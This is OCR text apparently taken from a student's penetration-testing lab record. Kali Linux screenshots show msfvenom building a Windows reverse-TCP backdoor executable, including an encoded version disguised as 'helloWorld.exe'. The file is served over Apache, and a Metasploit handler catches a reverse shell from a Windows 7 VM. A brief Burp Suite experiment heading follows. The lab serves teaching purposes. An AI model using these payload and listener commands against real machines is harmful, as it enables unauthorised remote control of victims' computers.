







kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali@kali: /var/www/html
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.60.131 netmask 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::647b:e606:4ec5:5c8a prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:47:f2:ae txqueuelen 1000 (Ethernet)
RX packets 25560 bytes 20833489 (19.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12762 bytes 2684291 (2.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 234 bytes 11740 (11.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 234 bytes 11740 (11.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.60.131 LPORT=12345 -f exe -o windowsbackdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsbackdoor.exe
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads helloWorld.exe Music Pictures Public Templates Videos windowsbackdoor.exe
(kali㉿kali)-[~]
$ mv windowsbackdoor.exe /var/www/html
mv: cannot move 'windowsbackdoor.exe' to '/var/www/html/windowsbackdoor.exe': Permission denied
(kali㉿kali)-[~]
$ sudo mv windowsbackdoor.exe /var/www/html
[sudo] password for kali:
(kali㉿kali)-[~]
$ cd /var/www/html
(kali㉿kali)-[/var/www/html]
$ chmod +x windowsbackdoor.exe
(kali㉿kali)-[/var/www/html]
$ service apache2 start
(kali㉿kali)-[/var/www/html]
$



kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.60.131 netmask 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::647b:e606:4ec5:5c8a prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:47:f2:ae txqueuelen 1000 (Ethernet)
RX packets 16847 bytes 15578153 (14.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7471 bytes 1557283 (1.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 234 bytes 11740 (11.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 234 bytes 11740 (11.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$ msfvenom -l encoders
^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A^[[A^[[A^[[A
Framework Encoders [--encoder <value>]
Name Rank Description
cmd/brace low Bash Brace Expansion Command Encoder
cmd/echo good Echo Command Encoder
cmd/generic_sh manual Generic Shell Variable Substitution Command Encoder
cmd/ifs low Bourne ${IFS} Substitution Command Encoder
cmd/perl normal Perl Command Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq manual printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar manual The EICAR Encoder
generic/none normal The "none" Encoder
mipsbe/byte_xori normal Byte XORi Encoder
mipsbe/longxor normal XOR Encoder
mipsle/byte_xori normal Byte XORi Encoder
mipsle/longxor normal XOR Encoder
php/base64 great PHP Base64 Encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC LongXOR Encoder
ruby/base64 great Ruby Base64 Encoder
sparc/longxor_tag normal SPARC DWORD XOR Encoder
x64/xor normal XOR Encoder
x64/xor_context normal Hostname-based Context Keyed Payload Encoder



kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
^[msf6 >



kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
kali@kali: ~
File Actions Edit View Help
https://metasploit.com
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1388 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
kali@kali: ~
File Actions Edit View Help
https://metasploit.com
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1388 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.60.131
LHOST => 192.168.60.131
msf6 exploit(multi/handler) > set LPOST 4444
[!] Unknown datastore option: LPOST. Did you mean LPORT?
LPOST => 4444
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.60.131:4444


kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
kali@kali: ~
File Actions Edit View Help
=[metasploit v6.3.55-dev]
+ -- --=[2397 exploits - 1235 auxiliary - 422 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
^[msf6 use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.60.131
LHOST => 192.168.60.131
msf6 exploit(multi/handler) > set LPORT 12345
LPORT => 12345
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.60.131:12345


File Actions Edit View Help
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.60.131
LHOST => 192.168.60.131
msf6 exploit(multi/handler) > set LPORT 12345
LPORT => 12345
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.60.131:12345
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.60.131:12345
[*] Sending stage (240 bytes) to 192.168.60.133
[*] Command shell session 1 opened (192.168.60.131:12345 → 192.168.60.133:49215) at 2024-03-28 06:38:29 -0400
Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\israi\Desktop>
C:\Users\israi\Desktop>
Windows 7 - VMware Workstation 17 Player (Non-commercial use only)
http://192.168.60.131/windowsbackdoor.exe
This page can't be displayed
Download Microsoft Edge
To install the browser, you must be the PC administrator and might need to download updates to your Windows PC and restart it.
LIMITATIONS AND EXCLUSIONS APPLY TO ANYTHING OR ANY CLAIMS RELATED TO THE SOFTWARE.
It also applies even if this remedy does not fully compensate you for any losses or fails of its essential purpose or if Microsoft knew or should have known about the possibility of the damages. The above limitation or exclusion may not apply to you because your state, province, or country may not allow the exclusion or limitation of incidental, consequential, or other damages.
Source code for portions of Microsoft Edge is available free of charge from https://thirdpartysource.microsoft.com under the third party open source license terms provided at https://aka.ms/thirdpartynotices and in Microsoft Edge at edge://credits after installation. Or to obtain this source code you may send a check or money order for US $5.00, including the Edge version number, to:
Source Code Compliance Team
Microsoft Corporation
One Microsoft Way
Redmond, WA 98052
USA
Privacy statement
Accept and download


File Actions Edit View Help
(kali㉿kali)-[~]
$ ipconfig
Command 'ipconfig' not found, did you mean:
command 'iwconfig' from deb wireless-tools
command 'hipconfig' from deb hipcc
command 'ifconfig' from deb net-tools
command 'iconfig' from deb ipmiutil
Try: sudo apt install <deb name>
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.60.131 netmask 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::647b:e606:4ec5:5c8a prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:47:f2:ae txqueuelen 1000 (Ethernet)
RX packets 25560 bytes 20833489 (19.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12762 bytes 2684291 (2.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 234 bytes 11740 (11.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 234 bytes 11740 (11.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.60.131 LPORT=12345 -f exe -o windowsbackdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsbackdoor.exe
$



File Actions Edit View Help
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.60.131 netmask 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::647b:e606:4ec5:5c8a prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:47:f2:ae txqueuelen 1000 (Ethernet)
RX packets 17127 bytes 15644967 (14.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7711 bytes 1609217 (1.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 234 bytes 11740 (11.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 234 bytes 11740 (11.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST = 192.168.60.131 LPORT=4444 -b "\x00" -e x86/shikata_ga_nai -f exe > helloWorld.exe

EXPERIMENT - 9


Aim: Perform Web Pen-Testing using Burp suite**.**

Theory: Burp Suite is a software security application used for penetration testing of web applications. Both a free and a paid version of the software are available. The software is developed by the company PortSwigger.The suite includes tools such as a proxy server (Burp Proxy), an indexing robot (Burp Spider), an intrusion tool (Burp Intruder), a vulnerability scanner (Burp Scanner) and an HTTP repeater (Burp Repeater).

